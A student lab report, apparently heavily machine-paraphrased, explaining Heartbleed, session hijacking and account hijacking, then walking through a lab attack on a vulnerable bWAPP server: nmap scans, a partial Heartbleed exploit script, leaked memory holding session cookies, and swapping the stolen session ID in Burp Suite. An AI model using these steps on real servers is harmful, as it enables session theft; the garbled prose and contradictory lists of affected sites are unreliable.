Sri Lanka Institute of Information Technology

M.Sc. in Cyber Security

OHTS

Heart Bleed Attack Extended with

Session and Account Hijacking

MS18912326

L.O.Ruggahakotuwa

What is Heartbleed attack

The Heartbleed Bug is a genuine weakness in the OpenSSL cryptographic software library. This shortcoming permits taking the data ensured, under ordinary conditions, by the SSL/TLS encryption used to make sure about the Internet. SSL/TLS gives correspondence security and protection over the Internet for applications, for example, web, email, texting (IM) and some virtual private networks (VPNs).

The Heartbleed bug permits anybody on the Internet to peruse the memory of the systems secured by the vulnerable forms of the OpenSSL software. This tradeoffs the secret keys used to distinguish the service providers and to scramble the traffic, the user credentials of the clients and the content of the messages. This permits eavesdroppers to be active in their process, take information legitimately from the services and clients and to mimic administrations and clients.

Which websites were affected?

- Tumblr
- Google
- Yahoo
- Intuit (makers of TurboTax)
- Dropbox
- Netflix
- Facebook.

Which websites were not affected?

Amazon.com was not influenced, yet Amazon Web Services, which is utilized by countless web sites, Apple, Microsoft, PayPal, LinkedIn, eBay, Twitter, Bank of America, Chase, E-Trade, Fidelity, PNC, Schwab, US Bank, and Wells Fargo were not influenced.

This may be on the grounds that these organizations utilized encryption software other than OpenSSL, or it may be on the grounds that they had not moved up to the most recent versions of Open SSL. Unexpectedly, organizations who were running a rendition of OpenSSL over two years of age in April 2014 were not influenced by the Heartbleed bug.

What information get leaks through the Heart bleed attack?


That includes passwords, credit card numbers, medical records, and the contents of private email or social media messages.

Attackers can also get access to a server's private encryption key. That could allow the attacker to unscramble any private messages sent to the server and even impersonate the server.

What is SSL?

SSL, short for Secure Sockets Layer, is a family of encryption technologies that allow web users to protect the privacy of information they transmit over the internet.

When you visit a secure website such as Gmail.com, There is a lock next to the URL, indicating that your communications with the site are encrypted.



That lock should flag that outsiders won't have the option to peruse any data you send or get. In the engine, SSL achieves that by changing your information into an encrypted message that lone the recipient realizes how to decrypt it. In the event that an attacker trys to eavesdrop the conversation, it will just observe an apparently arbitrary series of characters, not the substance of your messages, Facebook posts, charge card numbers, or other private data.

SSL was presented by Netscape in 1994. Lately, there has been a pattern toward a vast online service to utilizing encryption by default. Today, Google, Yahoo, and Facebook all utilize SSL encryption on their websites and online services.

At the point when it is implemented correctly, SSL is accepted to be exceptionally secure. In any case, 2014 was an awful year for SSL security; Heartbleed was not by any means the only security imperfection revealed that year. In February, a genuine blemish was found in Apple's usage of SSL. The following month a blemish was found in another SSL usage that was well known with open source working frameworks.

What is Open SSL?

OpenSSL is software that permits PCs to impart utilizing the SSL encryption guidelines. It's an open source venture made and kept up by volunteers. First discharged in 1998, it has been converted to the most well known SSL implementation on the planet.

OpenSSL is generally utilized. One explanation behind this is it has been joined into different other software items. For instance, two of the most mainstream web servers software bundles, known as Apache and nginx, both use OpenSSL to scramble sites.

How does this attack work?

The SSL standard incorporates a heartbeat alternative, which permits a PC toward one side of a SSL association inorder to send a short message to check that the other PC is as yet on the web and complete the reaction.

In heartbleed vulnerability the intruders make a malicious message that serves to stunts the PC at the opposite end into revealing the sensitive data. A vulnerable PC can be fooled into transmitting the stored information of the server's RAM.

The heartbeat message has three sections: a request for affirmation, a short, arbitrarily selected message and the number of characters in that message. The server is basically expected to recognize having gotten the solicitation and parrot back the message.

For instance, in case you're perusing your Yahoo mail yet haven't done anything in some time to load more data, your internet browser may impart a sign to Yahoo's servers saying, basically, "This is a 40 KB message you're going to get. Repeat everything back to me." (The solicitations can be up to 64 KB long.) When Yahoo's servers get that message, they allot a memory buffer (an area of physical memory where it can store data) that is 40 KB in length, based on the announced length of the heartbeat request. Then, it stores the encrypted information from the solicitation into that memory buffer, at that point peruses the information pull out of it and sends it back to your internet browser.

The Heartbleed vulnerability emerged on the grounds that OpenSSL's usage of the heartbeat usefulness was feeling the loss of an essential shield: the PC that got the heartbeat demand never checked to ensure the solicitation was in the event that it professed to be. So if a solicitation said it was 40 KB long however was in reality just 20 KB, the accepting PC would put aside 40 KB of memory buffer, at that point store the 20 KB it really got, at that point send back that 20 KB in addition to whatever happened to be in the following 20 KB of memory. That additional 20 KB of information will be data that the assailant has now separated from the web server.

This is the essential piece of the activity. In any event, when a PC is finished with data, it perseveres in memory cushions until something different goes along to overwrite it.

How to stop the leak?

the Heartbleed attack was generally focused on servers, there was nothing users could do to protect themselves when using a vulnerable website. But once a secure website had fixed the problem, users had to update their software to ensure that previously captured passwords were not used for malicious purposes.

If the vulnerable version of OpenSSL is in use, this attack can be taken place. A fix has been introduced by the experts as a solution for this. Operating system vendors and distribution, appliance vendors, independent software vendors must adopt the fix and notify their users. Service providers and users must install the fix as it becomes available for the operating systems, networked appliances and software they use.

Status of different versions:

- OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable
- OpenSSL 1.0.1g is NOT vulnerable
- OpenSSL 1.0.0 branch is NOT vulnerable
- OpenSSL 0.9.8 branch is NOT vulnerable

Session Hijacking and Broken Authentication

Session hijacking is a threat where a client session is taken over by an intruder. A session begins when you sign into a help, for instance your financial application, and finishes when you log out. The assault depends on the assailant's information on your session cookie, so it is additionally called cookie hijacking or cookie side-jacking.

Although any PC session could be commandeered, session hijacking most normally applies to program sessions and web applications.

Much of the time when you sign into a web application, the server sets a temporary session cookie in your program to recall that you are currently logged in and authenticated. HTTP is a stateless protocol and session cookies joined to each HTTP header are the most mainstream route for the server to distinguish your program or your current session.

To perform session hijacking, an intruder has to know the attacker's session ID (session key). This can be get by taking the session cookie or convincing the client to click a vindictive connection containing a prepared session ID. In the two cases, after the client is confirmed on the server, the aggressor can assume control over (commandeer) the session by utilizing a similar session ID for their own program session. The server is then tricked into regarding the aggressor's association as the first client's substantial session.

What Happens if the Session Hijacking is successful?

If attack is successfully completed, the attacker would perform any activities that the first client is authorized to do during the active session. Contingent upon the focused application, this may mean moving cash from the client's bank account, acting like the client to purchase things in web stores, getting personal information for fraud, taking customers' personal and sensitive information from systems of the organizations, encoding significant information and requesting payoff to decode them.


One specific risk for last is that treats can likewise be utilized to distinguish verified clients in single sign-on frameworks (SSO). This implies that successful session hijack can give the attacker SSO access to various web applications, from financial systems and client records to line-of-business systems conceivably containing significant intellectual property.

What are the main methods of Session Hijacking?

1. Cross-site scripting (XSS)
2. Session side jacking

3. Session fixation
4. Cookie theft by malware or direct access
5. Brute force

This sort of threat requires the attacker's active participation and is the main thing that comes to mind when individuals consider "being hacked". Utilizing packet sniffing, aggressors can screen the client's system traffic and capture meeting treats after the client has confirmed on the server. In the event that the site just uses SSL/TLS encryption for the login pages and not for the whole session, the intruder can utilize the sniffed session key to capture the session and mimic the client to perform activities in the focused on web application. Since the attacker needs access to the victim's network, the attack scenarios include unbound Wi-Fi hotspots, where the intruder can either screen traffic in an public network or set up their own access point and perform man-in-the-middle attack.


Victim
Server
Login: user1, password: 1234
Session ID: F7299EBA209CC23
Session ID: F7299EBA209CC23
Attacker

How can we prevent from Session Hijacking attack?

1. Use HTTPS to ensure SSL/TLS encryption of all session traffic.
2. Set the HttpOnly attribute using the Set-Cookie HTTP header to prevent access to cookies from client-side scripts. This prevents XSS and other attacks that rely on injecting JavaScript in the browser.
3. Use the highly secured and well-tested Session Id which are offered by web frameworks and management mechanisms.
4. Regenerate the session key after initial authentication.
5. Perform additional user identity verification beyond the session key

What is Account Hijacking

Account hijacking is a process through which an individual's email account, computer account or any other account associated with a computing device or service is stolen or hijacked by a hacker.

In account hijacking, a hacker uses a compromised email account to impersonate the account owner. Typically, account hijacking is carried out through phishing, sending spoofed emails to the user, password guessing or several other hacking tactics.

In many cases, an email account is linked to a user's various online services, such as social networks and financial accounts. The hacker can use the account to retrieve the person's personal information, perform financial transactions, create new accounts, and ask the account owner's contacts for money or help with an illegitimate activity.

Tools Used

1. **Nmap**

Nmap is a tool used for determining the hosts that are running and what services the hosts are running. Nmap can be a valuable diagnostic tool for network administrators.

Once the network is charted out using tools like Lan MapShot, the Nmap can be used to determine the type of services and hosts running in the network.

2. **Burp suite**

Burp suite is the most widely used web application security testing software.

3. **Kali Linux**
4. **BWapp** – Vulnerable server

How to perform

1. First need to perform a vulnerability scan on particular web server where the ports are misconfigured.


nmap scan

```
Sudo nmap -sV -A 192.168.56.105
```

-sV (At times, you may need to detect service and version information from open ports. This is useful for troubleshooting, scanning for vulnerabilities, or locating services that need to be updated.)

This web server has databases which are running

Here there is a hint that login using port 8443. And following is the vulnerable website



/ Heartbleed Vulnerability /

The Nginx web server is using a vulnerable OpenSSL version! (**bee-box** only)

HINT: login on port 8443 and launch the **attack script**...


Then we do the vulnerability scanning to check whether the vulnerable webserver on port 8443 is vulnerable for Heart bleed attack. To do this use nmap and nmap script.

Sudo nmap -p 8443 –script ssl-heartbleed 192.168.56.105

Its vulnerable for heartbleed attack

Risk factor – High (It means there is a high chance of exploiting this vulnerability)

and launch the attack script.



```python
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(
        usage='%prog server [options]',
        description='Test for SSL heartbeat vulnerability (CVE-2014-0160)'
)
options.add_option(
        '-p', '--port', type='int', default=443,
        help='TCP port to test (default: 443)'
)

def h2bin(x):
        return x.replace(' ', '').replace('\n', '').decode('hex')

hello = h2bin('''
16 03 02 00 dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc 0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03 90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22 c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35 00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32 00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96 00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15 00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff 01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34 00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09 00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15 00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f 00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
```


Python ./heartbleed.py 192.168.56.105 -p 8443

This server returns more data than it supposed. That server is vulnerable and also give us a dump of memory of particular server.

We can get exact data that we are able to get using auxiliary scanner. Such as User name, password, Session Id, Session Cookies etc.

This information shows the flaws in authentication in particular web application.

Results of Heartbleed Attack




```
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 3D 30 2E 38  ....#.......=0.8
00e0: 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67  ..Accept-Languag
00f0: 65 3A 20 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E  e: en-US,en;q=0.
0100: 35 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69  5..Accept-Encodi
0110: 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74  ng: gzip, deflat
0120: 65 2C 20 62 72 0D 0A 52 65 66 65 72 65 72 3A 20  e, br..Referer: 
0130: 68 74 74 70 73 3A 2F 2F 31 39 32 2E 31 36 38 2E  https://192.168.
0140: 35 36 2E 31 30 35 3A 38 34 34 33 2F 62 57 41 50  56.105:8443/bWAP
0150: 50 2F 70 6F 72 74 61 6C 2E 70 68 70 0D 0A 43 6F  P/portal.php..Co
0160: 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61  nnection: keep-a
0170: 6C 69 76 65 0D 0A 43 6F 6F 6B 69 65 3A 20 73 65  live..Cookie: se
0180: 63 75 72 69 74 79 5F 6C 65 76 65 6C 3D 30 3B 20  curity_level=0; 
0190: 50 48 50 53 45 53 53 49 44 3D 31 37 30 31 34 34  PHPSESSID=170144
01a0: 32 62 39 31 34 33 61 35 37 38 32 66 63 32 30 61  2b9143a5782fc20a
01b0: 63 35 38 65 35 63 37 63 62 65 0D 0A 55 70 67 72  c58e5c7cbe..Upgr
01c0: 61 64 65 2D 49 6E 73 65 63 75 72 65 2D 52 65 71  ade-Insecure-Req
01d0: 75 65 73 74 73 3A 20 31 0D 0A 0D 0A 6F CB 3E 21  uests: 1....o.>!
01e0: B7 6E 39 9E FD 85 1B 04 51 EE BD 6A 32 66 63 32  .n9.....Q..j2fc2
01f0: 30 61 63 35 38 65 35 63 37 63 62 65 0D 0A 55 70  0ac58e5c7cbe..Up
0200: 67 72 61 64 65 2D 49 6E 73 65 63 75 72 65 2D 52  grade-Insecure-R
0210: 65 71 75 65 73 74 73 3A 20 31 0D 0A 0D 0A 62 75  equests: 1....bu
0220: 67 3D 39 36 26 66 6F 72 6D 5F 62 75 67 3D 73 75  g=96&form_bug=su
0230: 62 6D 69 74 C7 1E EE FC 80 13 38 15 83 71 A8 2A  bmit......8..q.*
0240: 39 E1 9E 43 66 6F 72 6D 3D 73 75 62 6D 69 74 77  9..Cform=submitw
0250: 28 85 19 98 34 F5 AC 4A 7B 90 F2 EB B6 FD 50 53  (...4..J{.....PS
0260: 53 49 44 3D 30 66 33 65 31 31 65 62 35 32 34 61  SID=0f3e11eb524a
0270: 37 39 33 63 63 38 63 39 30 34 64 37 30 35 63 34  793cc8c904d705c4
0280: 64 62 34 63 0D 0A 0D 0A 3F 17 12 58 75 3C 06 9A  db4c....?..Xu<..
0290: 6E F1 5A 23 F4 E8 8C 63 83 63 34 64 62 34 63 0D  n.Z#...c.c4db4c.
02a0: 0A 0D 0A AC 48 2B DF 32 F8 9F E2 C8 42 4E 84 B9  ....H+.2....BN..
02b0: 05 9D 78 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 39  ..xn-US,en;q=0.9
02c0: 0D 0A 43 6F 6F 6B 69 65 3A 20 73 65 63 75 72 69  ..Cookie: securi
02d0: 74 79 5F 6C 65 76 65 6C 3D 30 3B 20 50 48 50 53  ty_level=0; PHPS
02e0: 45 53 53 49 44 3D 30 66 33 65 31 31 65 62 35 32  ESSID=0f3e11eb52
02f0: 34 61 37 39 33 63 63 38 63 39 30 34 64 37 30 35  4a793cc8c904d705
0300: 63 34 64 62 34 63 0D 0A 0D 0A 62 75 67 3D 39 36  c4db4c....bug=96
0310: 26 66 6F 72 6D 5F 62 75 67 3D 73 75 62 6D 69 74  &form_bug=submit
0320: 8B 2A 51 82 95 71 60 7E 18 B6 F9 FB A5 32 BE CB  .*Q..q`~.....2..
0330: 66 6F 72 6D 3D 73 75 62 6D 69 74 9F AD B4 73 62  form=submit...sb
```

It will reveal the Vulnerable server ip, port, user names, passwords, session id and many other important sensitive information.

Using the results of heartbleed attack eg: session id now we are going to make a session hijacking attack. To do this attack we need the burp suite inorder to monitor the network traffic.

Then change the session id of the captured data packet from the burp suite with the session id received from the heartbleed attack.




```
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 3D 30 2E 38  ....#.......=0.8
00e0: 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67  ..Accept-Languag
00f0: 65 3A 20 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E  e: en-US,en;q=0.
0100: 35 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69  5..Accept-Encodi
0110: 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74  ng: gzip, deflat
0120: 65 2C 20 62 72 0D 0A 52 65 66 65 72 65 72 3A 20  e, br..Referer: 
0130: 68 74 74 70 73 3A 2F 2F 31 39 32 2E 31 36 38 2E  https://192.168.
0140: 35 36 2E 31 30 35 3A 38 34 34 33 2F 62 57 41 50  56.105:8443/bWAP
